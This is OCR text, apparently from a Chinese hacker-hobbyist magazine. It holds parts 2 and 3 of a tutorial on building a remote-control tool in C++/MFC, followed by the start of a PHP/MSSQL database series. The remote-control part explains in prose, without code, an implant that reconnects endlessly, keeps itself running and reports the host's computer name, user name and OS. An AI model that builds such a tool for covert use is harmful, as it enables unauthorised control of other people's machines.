初始化完成之后，就可以尝试连接了，connect函数调用时，如果成功，则会返回0，如果失败，则会返回SOCKET_ERROR，这里大家就要做好错误判断，如果出现错误就要跳回重新连接。接下来如果连接成功，就要开始循环接收指令。不过为了识别指令，我们这里还要做一点，就是要封装一个数据包类，这个很重要，如果直接发送字符串的话，我们就要进行字符串截取，这个是很麻烦的，所以我们就要添加一个类专门用来发送数据。类成员的话，我们只需要两个，一个是一个int类型的指令ID，方便我们识别各种各样的指令，还有一个wchar_t的数组，用来存放我们的附加数据，注意这里千万不能定义成指针，否则统计数据包大小的时候会出错。这个数组我们目前就先给10000的大小吧。

注意数据包类要在客户端也定义一份，要定义成一样的，否则接收到翻译指令时就要出问题了。

数据包类准备好我们就可以继续了，接下来要考虑的是，我们调用recv函数只能接收一次数据，要再次接收的话，就要重新调用，所以我们这里就要使用循环来不断接收。而且作为远控，主动权肯定是要尽量保持自己处于运行状态，肯定不可能自己关闭的，而且这里我们并不知道总共要接收多少次，我们只知道，只有断开连接了，才结束循环并且跳回去尝试重新连接。介于这个，我们可以考虑采用while循环，在这个过程中，根据上面的思路，我们就只要考虑一个问题：如果客户端突然断开连接，我们要如何进行处理？服务端又如何知道客户端已经彻底关闭。

这里我们可以先进行一下测试，首先用一个死循环将recv函数套住，这样就会不停调用recv，我们可以根据接收到的数据包来进行判断。接下来我们运行服务端，客户端，然后进入调试模式，可以发现服务端一旦运行到recv这里就进入等待模式，然后我们关闭客户端，会发现程序立刻从等待跳回，recv函数返回-1，这就说明客户端关闭了。

但是，这仅仅是我们理想状态下的情况，实际情况并非如此，因为recv仅仅是接收失败的时候会返回-1，但是接收失败就一定是因为客户端断开么？很明显，不一定，我们这里没法详细地列举错误，只能在程序中，设定一个错误次数的标识，每次出错标识加一，这样等到错误次数达到一定的数量，就表示客户端有可能已经关闭或者已经出现了严重错误，导致无法接收指令，这样我们就跳回尝试重新连接。

在上面这个思路中，表面上看没有问题，但是实际上却有一个小小的bug，逻辑比较好的X子应该发现了，假设有一种情况，我们设定为出错5次就认为断开，跳回重新连接，但实际是因为网络不通畅，客户端并没有断开，第一次接收失败；第二次，成功；第三次，成功；第四次，失败；……这样下去，如果

断断续续错误到5次，我们同样断开了连接，所以我们这里要做好处理，连续出错5次再重新连接，也就是说，我们一旦接收成功，就应该把错误标识归零。这是我在开发中忽然想到的一点，具体代码我打包给大家，文章中就不贴代码了。

做好错误处理之后，我们接着来修改代码，在接收完成之后，我们就要把消息分配到各个小的功能函数，这样我们的代码看起来就比较整洁，这里我写了一个TranslateData函数专门用于分发指令。虽然现在还没有东西，但是我们在里面添加一个switch语句就可以轻松地分发指令。switch后面的条件不用说，自然是指令ID了。那么我们这个服务端的架构就彻底完成了。

后面我们要做的就是系列功能的填充，大家不用心急。慢慢跟着我走，大家一定会有收获的。

小小的实现一个远程（3）

影 月

咳咳，我们接着写远控哈。上一章中我们已经添加了一个数据包类SocketData，但是这个数据包类是我们服务端和客户端都要用的，所以这里我们要把SocketData.h和SocketData.cpp复制到Client并且把它们添加到项目。好，现在打开我们的Accept-Connection函数，大家可以从我的源代码看到我有几行代码写得非常草率，这个主要是为了为了调试所以随便写了一个变量，这里我说下，我们在接受了服务端连接后，会返回一个Socket标识，我们以后发送和接收数据必须依靠这个socket标识，所以我们这里一定要将所有的socket标识存下来。

不知道大家记不记得，我们之前曾经声明过一个叫做ServerConnection的类。这个类里面就有一个SOCKET类型的成员。但是，我们始终只能存放一个Socket对象，那么我们肯定还是要使用数组，这里呢，因为这个对象我们在任何时候都有可能引用，所以我们把这个作为全局变量来定义。同样添加一个叫做Common的头文件。在里面定义一个ServerConnection*的代码，这里定义为指针有一个好处，占用内存小，处理比较快。而且，大家都知道，C++中的new操作符的返回值是一个指针，而不是一个对象。

所以综合考虑，写成ServerConnection*的数组比较划算。那么，在接收完成之后，我们要做的，应该是创建一个Server-Connection的对象，然后将指针存入我们的ServerArray数组中，那么，这样做又会出现问题，我们怎么知道应该把新连接进来的服务端连接存放到哪个元素中，如果存放错误，那么之前连接的服务端连接就可能被覆盖掉，导致我们没法操作，这个属于严重Bug，这个问题，我们后面再来修正，我们先继续走。为了方便我们操作窗体，我们最好再定义一个ClientDlg*类型的变量pMainDlg来存放主窗体的指针。添加完成后，我们来修改代码。在窗体初始化的OnInitDialog方法中，我们要对pMainDlg进行初始化，把窗体自身的指针赋值给它。（什么？你不知道怎么获得主窗体指针？this关键字呗），然后接着来修改我们的AcceptConnection函数，之前我们在一开始把主窗体指针传了进来，不过现在因为有全局变量，我们可以不要这个指针了。

接下来，按照常规思路，我们应该是先定义一个SOCKET类型的临时变量tempSock接收accept函数的返回值。然后如果tempSock不等于INVALID_SOCKET，就把这个连接存放到一个ServerConnection对象中，然后再把这个对象的指针存放到ServerArray数组中。相信大家根据这个思路写出代码就应该很简单了吧？但是，实际上，大家应该注意到一点，我们在这个过程中，有可能出现一种情况，就是如果已经有三个服务端连接，但是，第二个服务端突然断开。这样呢，我们的接收数据的线程应该结束掉。但是如果我们只是根据已使用的最大下标来存放ServerConnection对象的话，如果中途有大量的服务端断线，我们就无法回收出这些空出的位置。这个也是一个很严重的Bug。

好了，这两个Bug实际上是同一个Bug，就是一个资源回收的问题。我们可以稍稍分析一下出现的原因，这个问题无非就是因为我们无法知道哪个数组元素可以被赋值，而哪个又正在使用中，这个是个很简单的问题。我们只要把连接数组全部初始化为NULL，然后写一个函数判断是否为NULL，如果是，则表示可用，如果否，则表示正在使用。当服务端连接断开时，我们把相对应的对象释放，然后赋值为NULL，就可以方便下次来连接了。这里我就新添加一个叫做GetFreeConnection的函数，返回当前可用的连接。

好了，那么在我们接受了连接以后，我们要不断调用接收，同样的，如果在本线程内不断调用的话，就会出现死循环导致没有响应，所以我们这里就要用多线程，每进来一个用户就创建一个线程。这个是非常占资源的，但是我们初学，就用这种笨办法，以后大家感兴趣可以尝试去找找线程池相关的资料，使用线程池来实现。这里我在Common.h添加了一个回调函数ReceiveDataThreadProc，这个里面我们直接return 0，现在还不用写代码，等我们后面慢慢写。

往下呢，我们创建了线程后就完成任务了，收发数据是其他线程的事情，我们不用管，要管的是一个问题，大家可能已经想到了，也许我们有多个服务端连接，我们就要有多个线程在同时执行这个函数。那么每个函数怎么知道要监听的是哪个Socket？这里我们就要把数组下标传到ReceiveDataThreadProc函数中，要传值的话大家应该还记得，可以直接在CreateThread的第四个参数传入指针，就可以传进去了。不过，下标我们同样需要获得，不过我们的对象是直接通过GetFreeConnection来返回的，并不知道我们的这个下标是多少，所以我们要通过指针的方式来回传下标。这个不用多说了吧？

现在呢，还有一个问题需要考虑，就是服务端断开连接的问题，这个问题很简单，但是有一个潜在的问题，第一个，我们的列表视图控件上的排序，如果说删除了一个，那么编号肯定就要从中间删除一个，排序就会混乱，这个是很麻烦的。这样呢，我们来思考一下，我们的ServerConnection类里面有一个ID，这个ID并不是每个连接都有的，这是因为有的软件可能和我们的端口相冲突，这样的话就会出现连接我们客户端端口成功，但是根据我们的数据包规则却无法解析出正确的指令，这样我们就接收不到正确的信息来显示。所以，我们这里并没有做成一旦有连接就添加列，不然可能会有空列，这个会导致用户体验非常糟糕。

说白了，也就是我们有多少数组成员并不意味着有多少项会在列表视图中显示。好了，这么多的问题，我们一个一个来解决。我们先来解决排序的问题，假设我们有5个有效服务端，那么ID排序为1,2,3,4,5，现在编号3的服务端断开了，那么现在我们面临着重新排序，这里其实就是编号1，2不变，4改成了3，5改成了4，也就是比三大的编号全部减1，提示到这里大家应该能够写出算法了吧？咳咳，如果还是不会的就看代码吧，这个已经是非常非常简单的算法了。注意这里不管什么原因我们还是要在删除之前用closesocket和delete掉我们的对象，否则内存会越来越少。最后把相应的数组元素赋值为NULL。

现在剩下的一个问题就是如何防止其他软件和端口冲突发送错误的数据包了，这个很简单，我们可以要求服务端在连接之后，立即发送一个验证数据包，数据包ID为0，附加信息为Hello，只有收到这样的信息之后，我们才开始对后面的信息进行解析，如果没有收到验证数据包而是收到其他的数据包，我们就断开连接，这个实现很简单，我们给ServerConnection加一个成员，就叫CheckFlag，如果收到验证就改为TRUE，否则就改为False。好了，相对应的问题解决后，我们就要开始做我们的上线功能了。

现在我们回到服务端的代码，第一次连接的时候，就要获取本机的信息并且封装为数据包来发送，我们新写一个函数，叫做SendPcInfo，SendPcInfo下面调用多个函数来发送本机信息，我这里一口气添加了SendPcName,SendUserName,SendSysType,SendGroupName和SendPcInfo五个函数，函数的参数呢，这里都是Socket连接对象就可以了。同时，因为我们既然要发送数据包了，那么相应的数据包ID也要做个约定，我在SocketData中加了几个宏定义，分别用来标识不同的信息，比如说发送计算机名，我这里就用了PC_INFO_NAME，以此类推，具体的大家可以看我的代码。

这里宏定义不光在服务端要定义，客户端也要有相同的定义，否则可能会出错。这里我们new出一个SocketData对象之后，就可以将值存入对象中，最后调用send函数进行发送，大家注意到send函数的第二个函数是char*类型的，我们直接强制转换即可，到了客户端我们再强制转换回来（你要问我用什么函数获取计算机名？咳咳，忘了说了，用GetComputerName可以获取到计算机名）。好了，现在发送代码相信大家应该也没有神马问题了。我们已经可以发送数据，但是接收数据还不行呢，又要回到客户端来开发。

客户端里面我们有一个叫做Recciv eDataThreadProc函数，我们并没有在里面写东西，现在我们在里面写上代码。因为要不停的接收数据包，所以我们这里还是老样子，先写一个死循环再说。第一，我们知道，当线程开始运行的时候，会传入一个整数来标识我们要接收的连接对象，所以我们要先把这个整数取出来。这样我们就可以接收了，同样的，我们要在内存中分配一个缓冲区用于存放接收到的数据。弄完了之后，我们就可以根据接收到的数据包ID，执行相应操作。我们在CClientDlg类中添加一个方法，用来处理服务端信息这个系列的消息，我就添加了一个Pc_Info的方法。

这里具体要执行什么操作就不用我说了吧？把收到的信息存入对应的类成员，然后把收到的信息显示到列表上。有个问题比较麻烦，因为我们在显示到列表的时候，MFC的列表视图并不能像其他的语言一样一条语句搞定，MFC的列表视图控件要完整的显示一条数据，先要通过InsertItem方法先在里面添加一条空项目，然后使用SetItemText方法一个一个设置每一个列的值。所以在什么时候Insert，什么时候设置列值，是个很重要的问题。这里我觉得在接收到验证数据包的时候Insert一个项，然后在接收到数据包的时候进行列值填充，这样是比较合适的，有了思路，大家应该不会觉得太困难了吧？

好了，这里我就不说了，现在说说服务端信息在获取的时候容易出现的问题，上面已经说过了计算机名的发送。现在我一

个一个来说剩下的：

1.用户名的获取

这个没什么，和计算机名的获取很相似，用GetUserNameW即可。

2.系统类型的获取

系统类型这里要获取需要说一下，因为系统类型并不能像GetUserNameW这样直接得到一个字符串，而是得到一个主版本号和子版本号，这个子版本号对应着我们的各个Windows版本，我这里把版本表给大家：

```
Windows 7                    6.1
Windows Server 2008 R2       6.1
Windows Server 2008          6.0
Windows Vista                6.0
Windows Server 2003 R2       5.2
Windows Server 2003          5.2
Windows XP 64-Bit Edition    5.2
Windows XP                   5.1
Windows 2000                 5.0
```

大家可能发现有的版本号是一样的，这些版本之间要做区分的话，有更细化的操作，我这里就做了比较简单的一个识别，仅仅分辨比较常见的操作系统，如果大家需要更详细的资料的话，可以参考http://msdn.microsoft.com/en-us/library/ms724429(v=vs.85).aspx。

3.分组信息的获取

这个也没什么的，因为目前我们还没有写更改分组信息的功能，这里的话大家直接定义一个全局变量，然后封装到数据包发送即可。

4.IP地址的获取

IP地址这里我们可以直接在客户端获取，通过getpeername和inet_ntoa可以直接得到ANSI版本的IP字符串，但是很可惜，我们并不能直接添加到列表视图控件，因为我们的项目编码是Unicode项目，所以需要进行转换，我比较喜欢用下面的方法转换，先包含头文件comutil.h，然后调用_com_util::ConvertStringToBSTR来转换。

OK，我们这次写的东西比较多，大家慢慢理解一下，源代码我会给大家，注释这块比较完整，大家可以看下。

php实战攻略（4）

——数据库篇

影 月

咳咳，处于极度蛋疼的状态在写这篇文章。从本章开始介绍一段时间数据库，关于php的编写的话暂停一下，因为php后面的东西都是和数据库相关的，所以很多朋友可能更想学习php高端一点的知识，不过对于网页开发技术来说，数据库本身也是少不了的，对于进度的延迟，这里只能对比较迫切的X子们说抱歉了。本来是想再开一个连载专门来说数据库，但是这样的话php这边的连载就失去了连续性，有太大的跨度，不适合初学者学习。就说到这里，我们开始本章的内容。

对于很多业余的编程人员来说，可能很多人只是开发一些单机用的小软件，就很少涉及到数据库。但是对于稍大一点的程序，数据量多一点的程序，数据库就是必须的了。我有很多朋友，单机软件开发都很不错，但是数据库，却一窍不通。对于黑客来说，可能做软件破解的数据库涉及得少点，但是如果是做渗透的，那么数据库一定要很NX，我文章里面的数据库知识对于他们来说就太嫩了，渗透高手莫笑...我这里尽量写得基础一些，方便更多的人能看懂，能学会，这也是为什么月下孤笔很多都是连载而不是单篇(其实我本人玩数据库也不怎么样...)。咳咳，偏题了…

说起数据库基础，我们又不得不说一些各种数据库书籍上必说的话了。数据库的应用现在可谓是非常广泛，经济价值也是非常非常高。全球最值钱的文本框大家知道是哪个么？没错，就是google首页上那个。搜索引擎，要能把几乎全世界的数据存储下来，然后当用户搜索时，在那么短短的零点几秒内出现结果，这并不是大家的带宽带给大家的便利。而是搜索引擎在数据库方面的尖端技术所带给大家的便利。说了那么多废话，都烦了，火速切入正题。不知道大家有没有想过，到底什么是数据库？其实说白了，什么都是数据库。我们硬盘和里面的文件，都可以看作是数据库，哪怕是我们新建一个文本文档，也可以称之为数据库。我们在日常生活中，对数据的操作无非就是“增”、“删”、“改”、“查”这四种，这四个字是每本数据库书籍里

面必写的，话说回来，这四个字也就褒括了数据库的基本功能。那么回想回去，硬盘可以执行这些操作吧？文本文档也可以进行这些操作吧？那么都可以称之为数据库。不过，如果我们所谓的数据库技术就是这些的话，那我也不用教了，大家也不用学了，新建个文本文档自己倒腾去吧。我们这里所谓的数据库，是指由数据库开发公司开发的高效的统一的数据管理软件。这里重点强调高效和统一，高效意味着能够存储大量的数据，并且在使用时可以正确地迅速处理数据。而统一的，就是根据一定标准来开发的，不然每个数据库都按照自己的想法来开发，当我们面临更换数据库的时候我们就不得不学习该数据库的相关技术，耗时耗力。

那么现在大部分数据库的一个统一标准就是SQL(结构化查询语言)，现在市面上的数据库大部分都支持SQL语句，包括MSSQL(微软)，MYSQL(这个数据库很蛋疼，原本是瑞典的MySQL AB公司开发，然后被sun公司收购，然后sun又被oracle公司收购)，Oracle(中文名：甲骨文，公司就叫oracle)，DB2(IBM)，以上这些数据库都是很常用的数据库。这里我根据业界内认为的数据库性能来排序做一下简介：

1.oracle: oracle数据库是公认的性能最强的数据库，此数据库对个人来说是免费的，不过作为商业应用的话就收费很贵了。要求服务器性能很好，我i5处理器+4G内存跑起来都有点小卡，还是在没有任何数据和访问的情况下。数据库使用起来比较难，不适合初学，对JAVA的支持比较好。

2.DB2:这个IBM公司开发的数据库功能也很强大，听说比MSSQL还是强出一些的，不过我个人没有接触过，不敢下定论。

3.MSSQL:微软的东西大家都知道，简单易用，比较人性化，操作比较简单。前身其实就是Access数据库了。

4.MYSQL:这个数据库现在应该也算是oracle旗下的了，性能很是一般，不过有个致命的优点就是不要钱，而且开源，这个是最吸引人的，所以很多网站都是用这个数据库的。最重要的：MYSQL和php整合程度最好。

好了，废话说完，我们还是切回正题，上面说了数据库都是支持SQL语句的，那么SQL语句是做什么的？SQL语句是用来对数据库中的数据进行操作的一种规范语句。基本语句就是我们所说的增删改查，除此之外，各个数据库为了突出自己的优点和更加高效，推出了属于自己的一些功能，这些功能我也会慢慢给大家说。这里我为了方便大家学习，还是用MSSQL做为讲解，等SQL语句学完我们就转用MYSQL来开发。

1.MSSQL的安装：这个完全是傻瓜操作，没什么技术含量，如果有VS2008的X子可以直接通过VS2008来安装，注意VS2008里面的SQLServer引擎是精简版的，没有界面管理工具，界面管理工具要另外下载。如果单独下载的话，就不存在这些问题。不过SQLServer是作为一项服务安装到电脑上的，如果安装过程中出现了什么错误，那么恭喜你，你要再想卸载了重新安装就很困难了，所以要弄数据库的X子最好保证系统的纯净。还有一个就是：如果是去网吧玩的就不要安装了…印象中MSSQL安装完成后是要重启的。因为这两个软件比较大，我就不弄到光盘上了，大家自己找一下下载地址。

2.配置的话，我这里说下，安装完成之后，开始菜单里面会出现：Microsoft SQL Server 2005（我这里用的是2005版），然后下面有一个SQL Server Management Studio Express（注意，这个东西如果你是独立安装的SQLServer就会有，如果是用的VS2008里面的精简版就要单独安装界面管理工具之后才会有，如果单独安装的，注意名字不是SQL Server Management Studio Express了，最后面没有了Express，这个都是一样的，大家不要想着是不同的东西），在目前我们没什么需要配置的，到后期我们要用软件连接数据库的时候会涉及一些安全性配置和网络配置，这些我们到时候再说。

3.界面管理工具的话，现在微软做得很不错，打开之后会让你连接到数据库，安装好了之后，微软的SQLServer服务是启用的，这里我们不是经常都要用，可以设置为手动。我简单说一下，在开始，运行，输入services.msc之后就会打开服务管理，找到SQL开头的服务，我们在使用数据库的时候要用的只有SQL Server这个服务，其他的都可以关闭。SQL Server设置为手动即可，要用的时候手动开一下服务。打开SQL Server Management Studio之后，微软这里会自动给我们选择好本机的服务器，如果没有，就拉一下服务器名称那个下拉菜单，找到浏览更多，然后切换到本地服务器这个标签页，展开数据库殷勤，选择本机即可，如图1。这里我们直接用windows身份验证登录即可。




图1

4.登录之后，我们看下界面，如图2。




图2

左边的对象资源管理器中有我们本机，然后下面可以展开，我们现在要管理数据库就可以在这里。这里要说的是，大家

都知道现在要建立一个网站并不是必须要买或者租一台服务器，而是只需要购买虚拟主机。如果说数据库只能有一个，那么一个网站就必然要用一台服务器，这个费用是非常昂贵的。所以，MSSQL可以容许我们在一台电脑上建立多个数据库，以方便我们使用。在数据库这项上右键，我们可以新建一个数据库。接下来弹出的窗口主要是给我们对我们即将建立的数据库进行一些配置，很多地方其实默认即可，给数据库起个名字，路径这里我们可以选择一个自己喜欢的路径，最好不要有中文。还有就是不要在启用了压缩的硬盘分区上建立，否则会出错，如何看是否启用了压缩？在我的电脑里面找个磁盘点右键，属性，可以看到这个窗口：如图3

